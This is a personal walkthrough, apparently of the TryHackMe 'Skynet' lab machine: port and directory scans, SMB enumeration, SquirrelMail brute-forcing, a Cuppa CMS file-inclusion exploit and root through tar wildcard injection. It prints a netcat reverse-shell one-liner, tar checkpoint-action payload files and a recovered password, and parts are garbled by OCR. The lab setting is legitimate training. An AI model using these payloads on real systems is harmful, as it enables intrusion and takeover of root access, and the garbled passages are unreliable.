SkynetExportVersion

Skynet

A vulnerable Terminator themed Linux machine.

Little Guide has been taken from https://tryhackme.com/resources/blog/skynet-writeup

Summary:

- Scan ports using nmap
- Use GoBuster to enumerate directories
- Experiment with SMBMap to find Samba shares
- Using enumerated credentials to read emails
- Exploit CMS RFI vulnerability
- Exploit tar wildcards for privilege escalation

Sometimes, we're confident that there is something to be found and we waste too much time on it. Often, there are rabbit holes that can trip you up. Make sure to take breaks if you get stuck and try different approaches.

Recon

Recon

Nmap Scan Short

nmap -sV -F -T4 10.10.80.108 Starting Nmap 7.92 (https://nmap.org) at 2022-03-30 17:45 PKT Nmap scan report for 10.10.80.108 Host is up (0.51s latency). Not shown: 94 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) Dovecot pop3d 110/tcp open pop3 **139**/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 143/tcp open imap Dovecot imapd **445**/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Subillit/.

Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds

Nmap Scan Long

```
nmap -sV -sC -T4 10.10.80.108
Starting Nmap 7.92 (https://nmap.org) at 2022-03-30 17:42 PKT
Nmap scan report for 10.10.80.108
Host is up (0.33s latency).
Not shown: 994 closed tcp ports (reset)
        STATE SERVICE VERSION
PORT
22/tcp open ssh
                           OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
   256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp open http
                          Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Skynet
                           Dovecot pop3d
110/tcp open pop3
pop3-capabilities: TOP SASL CAPA AUTH-RESP-CODE PIPELINING RESP-CODES UIDL
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap
                           Dovecot imapd
```

445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux kernel

```
Host script results:
| clock-skew: mean: -22h20m51s, deviation: 2h53m13s, median: -1d00h00m52s
smb-os-discovery:
   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
   Computer name: skynet
   NetBIOS computer name: SKYNET\x00
   Domain name: \x00
   FQDN: skynet
   System time: 2022-03-29T07:43:12-05:00
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
smb2-security-mode:
   3.1.1:
     Message signing enabled but not required
smb-security-mode:
   account used: guest
   authentication level: user
   challenge response: supported
   message signing: disabled (dangerous, but default)
smb2-time:
   date: 2022-03-29T12:43:12
   start date: N/A
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 117.06 seconds

Gobuster

Gobuster

gobuster dir --url http://10.10.80.108/ --wordlist /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.80.108/

[+] Method: GET [+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirb/common.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.1.0

[+] Timeout: 10s

2022/03/30 17:41:12 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 277]

/.htpasswd (Status: 403) [Size: 277] /.htaccess (Status: 403) [Size: 277]

/admin (Status: 301) [Size: 312] [--> $\frac{\text{http:}/(10.10.80.108/admin/}]}{\text{config}}$ (Status: 301) [Size: 313] [--> $\frac{\text{http:}/(10.10.80.108/config/}]}{\text{css}}$ (Status: 301) [Size: 310] [--> $\frac{\text{http:}/(10.10.80.108/css/}]}{\text{css}}$

/index.html (Status: 200) [Size: 523]

/js (Status: 301) [Size: 309] [--> http://10.10.80.108/js/]

/server-status (Status: 403) [Size: 277]

/squirrelmail (Status: 301) [Size: 319] [--> http://10.10.80.108/squirrelmail/]

SMB Enum

SMB Enum

SMB Enum with Nmap

nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.80.108

```
тип
```

Starting Nmap 7.92 (https://nmap.org) at 2022-03-30 18:06 PKT Nmap scan report for 10.10.80.108 Host is up (0.25s latency).

PORT STATE SERVICE 445/tcp open microsoft-ds

Host script results: | smb-enum-shares:

account_used: guest \\10.10.80.108\IPC\$:

Type: STYPE_IPC_HIDDEN

Comment: IPC Service (skynet server (Samba, Ubuntu))

Users: 2

Max Users: <unlimited>

Path: C:\tmp

Anonymous access: READ/WRITE Current user access: READ/WRITE

\\10.10.80.108\anonymous: Type: STYPE DISKTREE

Comment: Skynet Anonymous Share

Users: 0

Max Users: <unlimited>
Path: C:\srv\samba

Anonymous access: READ/WRITE Current user access: READ/WRITE

\\10.10.80.108\milesdyson:

Type: STYPE DISKTREE

Comment: Miles Dyson Personal Share

Users: 0

Max Users: <unlimited>

Path: C:\home\milesdyson\share Anonymous access: <none> Current user access: <none>

\\10.10.80.108\print\$:
Type: STYPE_DISKTREE
Comment: Printer Drivers

Users: 0


Max Users: <unlimited>

Path: C:\var\lib\samba\printers Anonymous access: <none> |_ Current user access: <none> | smb-enum-users: | SKYNET\milesdyson (RID: 1000) | Full name: | Description: | Flags: Normal user account

Nmap done: 1 IP address (1 host up) scanned in 99.44 seconds

SMB Share Enum with smbclient


smbclient -L 10.10.125.154 -N



SMB Enum using SMBmap

SMBMap allows users to enumerate samba share drives across an entire domain.

smbmap -H 10.10.125.154



Web Enum

Web Enumeration

we found this web page

/squirrelmail

http://10.10.125.154/squirrelmail/src/login.php

ryHackMe



SquirrelMail - X

G why to crea

SquirrelMail-Ex

.10.125.154/squirrelmail/src/login.php



SquirrelMail version 1.4.23 [SVN] By the SquirrelMail Project Team

SquirrelMail Login

Name:	
Password:	

Login

which is vulnerable to RCE

https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html

Bruteforcing SquirrelMail

Bruteforce SquirrelMail



we found name milesdyson from an SMB Share

and a password list lets bruteforce it

May be this Wordlist is a Rabbit hole try to exploit the Password with **hydra** and **rockyou.txt**


OK so it is good to think that that previous wordlist **log1.txt** was a rabbit hole, but actually it is not.

so let's began with it

We are going brute force it

first I burte forced username **Miles Dyson** (the result was useless because no username was named Miles Dyson, it was actually **milesdyson**)

so I add usernanme **milesdyson** and used **log1.txt** password list and bruteforce it via Burp Intruder as it was a very short list.




so lets login

The Result


The Result

The result was useful



we got a Samba Password Reset Email

Here is the Password pretty much complex.



We have changed your smb password after system malfunction. Password: I can't show you password

To be Continue

Connecting to SMB Share


Connecting to SMB Share

We found Anonymous Share and we have read access on it, (according to Nmap we may also have write access)

let's connect to it


smbclient //<ip>/anonymous

we found these useful items



And a Password list





May be this Wordlist is a Rabbit hole try to exploit the Password with **hydra** and **rockyou.txt**

No it is not Rabbit Hole you can use log1.txt (updated node)

milesdyson SMB Share

milesdyson SMB Share

smbclient //<ip>/milesdyson

Password: I can't show you password

```
root ⊕ esclimited) - [/home/esclimited]

# smbclient //10.10.76.117/milesdyson -- user milesdyson

Enter WORKGROUP\milesdyson's password:

Try "help" to get a list of possible commands.

smb: \> ls

D
D
O
Tue Sep 17 14:05:47 2019

D
O
Wed Sep 18 08:51:03 2019

Improving Deep Neural Networks.pdf
N 5743095 Tue Sep 17 14:05:14 2019

Natural Language Processing-Building Sequence Models.pdf P
Adv 12927230 Tue Sep 17 14:05:14 2019

Convolutional Neural Networks-CNN.pdf
N 19655446 Tue Sep 17 14:05:14 2019

Neural Networks and Deep Learning.pdf
N 4304586 Tue Sep 17 14:05:14 2019

Structuring your Machine Learning Project.pdf
N 3531427 Tue Sep 17 14:05:14 2019
```

Use GoBuster again in new Web Directory

http://10.10.67.72/45kra24zxs28v3yd


we found a Directory /administrator

http://10.10.67.72/45kra24zxs28v3yd/administrator/

Analyzing the New CMS Login Form


Analyzing The New CMS Login Forum

This is how it looks




I tried the view page source enumeration but nothing found


Lets Inspect




Here is the **Burped Request**



See the Point of Scope parameters




We may substitute the parameters as follow, at least what I am thinking right now



Before beginning, there is a Question. Why we are doing this?

Here we found milesdyson's Email which may be used to reset the Password



Lets Begin

Not Worked.

May be that machine's SquirrelMail is not design to get email

Or

May be I did the things in wrong way


Or

May be It is a Rabbit-Hole

Exploitation a known Vulnerability

Cuppa CMS

https://www.exploit-db.com/exploits/25971



The Exploitation



upload a PHP Rev Shell named it as a .txt file and use your Apache2 service to upload it via **RFI**

you will gain shell with www-data user

Priv Esc My Try (Not Worked but I think I did Valid Steps)

Priv Esc

```
# rlwrap nc -lvnp 1234
listening on [any] 1234
connect to [10.8.41.9] from (UNKNOWN) [10.10.67.72] 5238
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon
09:59:35 up 2:19, 0 users, load average: 0.00, 0.00,

■ BrITYforcing FROMrelMail

                                   LOGINO IDLE JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
python -cse importepty;pty.spawh(e/bin/bash")'
export TERM=xterme New CMS Login Form
export TERM=xterm
su milesdyson⊓
su milesdyson
cyborg007haloterminator
milesdyson@skynet:/$
```

using milesdyson account with su is not necessary

While Enumerating you will find a cron Job

The Cron Job's File

You can see it is using two binaries cd and tar

If we add writable directory in \$PATH variable so we may easily get root privileges

```
tar cf /home/milesdyson/backups/backup.tg2 *
echo $PATH
```


It should Create a Reverse Shell at least what I am observing

Priv Esc THM Way

Priv ESC THM Way

```
/etc/crontab: systema@caphicabs to the tar binary and shell.sh will be executed as root.
 Unlike any other crontab you don't have to run the `crontab'
t command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields, exploitation methods. Also, around # that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbing/usr/bimilarly themed research focused on
# m h dom mon dow userXPcommandWildcards
*/1 *
17 *
                             cd / & run-parts -- report /etc/cron.hourly
                   root is test ax /usr/sbin/anacron | e (hcd //obb run-parts or report /etc/cron.daily od root test -x /usr/sbin/anacron | ( cd / 86 run-parts - report /etc/cron.weekly ) root regtestnexw/usr/sbin/anacron | ( cd / 86 run-parts - report /etc/cron.monthly )
25 6
47 6
52 6
www-data@skynet:/home/milesdyson/backups$
                                                  HELPNETSECURITY
                                                            NEWSLETTERS
```

We have a Cron Job



Did You See the Wildcard

What is the Problem Here?

Running **tar cf archive.tar** * on a folder with these files seems pretty straightforward and benign.

The binary has two options that can be used for poisoning:

```
-checkpoint[=NUMBER]
```

display progress messages every NUMBERth record (default 10)

-checkpoint-action=ACTION

execute ACTION on each checkpoint

[root@defensecode public]# Is -al

drwxrwxrwx. 2 user user 4096 Oct 28 19:34.

drwx--. 24 user user 4096 Oct 28 18:32 ..

-rw-rw-r-. 1 user user 20480 Oct 28 19:13 admin.php

-rw-rw-r-. 1 user user 34 Oct 28 17:47 ado.php

-rw-r-r-. 1 leon leon 0 Oct 28 19:19 -checkpoint=1

-rw-r-r-. 1 leon leon 0 Oct 28 19:17 -checkpoint-action=exec=sh shell.sh

-rw-rw-r-. 1 user user 187 Oct 28 17:44 db.php

-rw-rw-r-. 1 user user 201 Oct 28 17:43 download.php

-rwxr-xr-x. 1 leon leon 12 Oct 28 19:17 shell.sh

By using the * wildcard in the tar command, these files will be understood as passed options to the tar binary and shell.sh will be executed as root.

tar has wildcards and we can use checkpoint actions to execute commands.

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your ip> 1234 >/tmp/f" > shell.sh

touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
touch "/var/www/html/--checkpoint=1"

Then open up a netcat session and you will receive a shell as root!

Gained the Root Shell

Submitted the Root Flag